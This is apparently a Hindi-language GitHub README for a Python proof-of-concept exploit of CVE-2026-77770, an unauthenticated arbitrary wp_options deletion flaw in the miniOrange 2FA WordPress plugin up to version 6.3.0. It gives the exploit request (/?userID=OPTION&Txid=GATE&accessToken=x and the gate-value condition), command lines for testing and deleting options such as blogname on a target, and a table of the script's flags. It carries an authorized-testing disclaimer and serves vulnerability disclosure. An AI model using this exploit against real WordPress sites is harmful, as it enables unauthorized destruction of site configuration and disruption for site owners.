 gmh5225/cve-2026-77770
CVE-2026-77770 के लिए Python PoC: miniOrange 2FA (WordPress) <= 6.3.0 में ईमेल-सत्यापन लिंक के माध्यम से अनधिकृत मनमाना wp_options विलोपन।

miniOrange 2FA CVE POC
miniOrange 2FA (WordPress प्लगइन miniorange-2-factor-authentication) ≤ 6.3.0 — ईमेल-सत्यापन लिंक (userID / Txid / accessToken) के माध्यम से अनधिकृत रूप से मनमाना WordPress विकल्प हटाना।
केवल अधिकृत परीक्षण के लिए। इसे उन सिस्टमों के विरुद्ध न चलाएँ जिनके आप स्वामी नहीं हैं या जिनका परीक्षण करने की आपको अनुमति नहीं है।
आवश्यक: Python 3, केवल मानक लाइब्रेरी।
python3 cve-2026-77770-miniorange-2fa-option-delete.py -u http://TARGET --test


python3 cve-2026-77770-miniorange-2fa-option-delete.py -u http://TARGET --test --delete blogname
python3 cve-2026-77770-miniorange-2fa-option-delete.py -u https://TARGET --delete blogname --insecure
python3 cve-2026-77770-miniorange-2fa-option-delete.py -u TARGET --delete blogname
| फ़्लैग | यह क्या करता है |
|---|---|
-u / --url | WordPress साइट रूट (आवश्यक)। http:// या https://; होस्टनाम को पहले HTTPS के रूप में आज़माया जाता है, फिर HTTP। स्व-हस्ताक्षरित TLS स्वचालित रूप से पुनः प्रयास किया जाता है |
--test | अतिथि: प्लगइन संस्करण + ईमेल-सत्यापन पॉपअप |
--delete OPTION | उस wp_options पंक्ति को हटाएँ। blogname /wp-json/ के माध्यम से दिखाई देता है (BEFORE / AFTER) |
--gate OPTION | वह विकल्प जिसका संग्रहीत मान 3 है (Txid गेट)। दोहराया जा सकता है। डिफ़ॉल्ट: wp_page_for_privacy_policy, फिर thread_comments_depth |
--insecure | TLS सत्यापन छोड़ें |
--timeout | HTTP टाइमआउट सेकंड (डिफ़ॉल्ट 30) |
अप्रमाणित। गैजेट /?userID=OPTION&Txid=GATE&accessToken=x पर एक GET है। GATE में वर्तमान में पूर्णांक 3 होना चाहिए। 5-मिनट विंडो के चूक जाने पर प्लगइन GATE=0 भी लिखता है।
--test कुछ नहीं हटाता। --delete blogname सार्वजनिक प्रमाण है (/wp-json/ में साइट शीर्षक खाली हो जाता है)। 6.3.1 कुंजियों में उपसर्ग जोड़ता है (mo2f_oobe_*) इसलिए बिना उपसर्ग वाले नाम नहीं हटाए जाते।
Stdout: VERSION, HANDLER, PRESENT, SITENAME, OPTION, BEFORE, AFTER, GATE, VULNERABLE, NOT_VULNERABLE, NOT_FOUND, ATTEMPTED।
CVE: CVE-2026-77770। प्लगइन चेंजलॉग 6.3.1।
हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।
अभी तक कोई लोकप्रियता डेटा नहीं है।
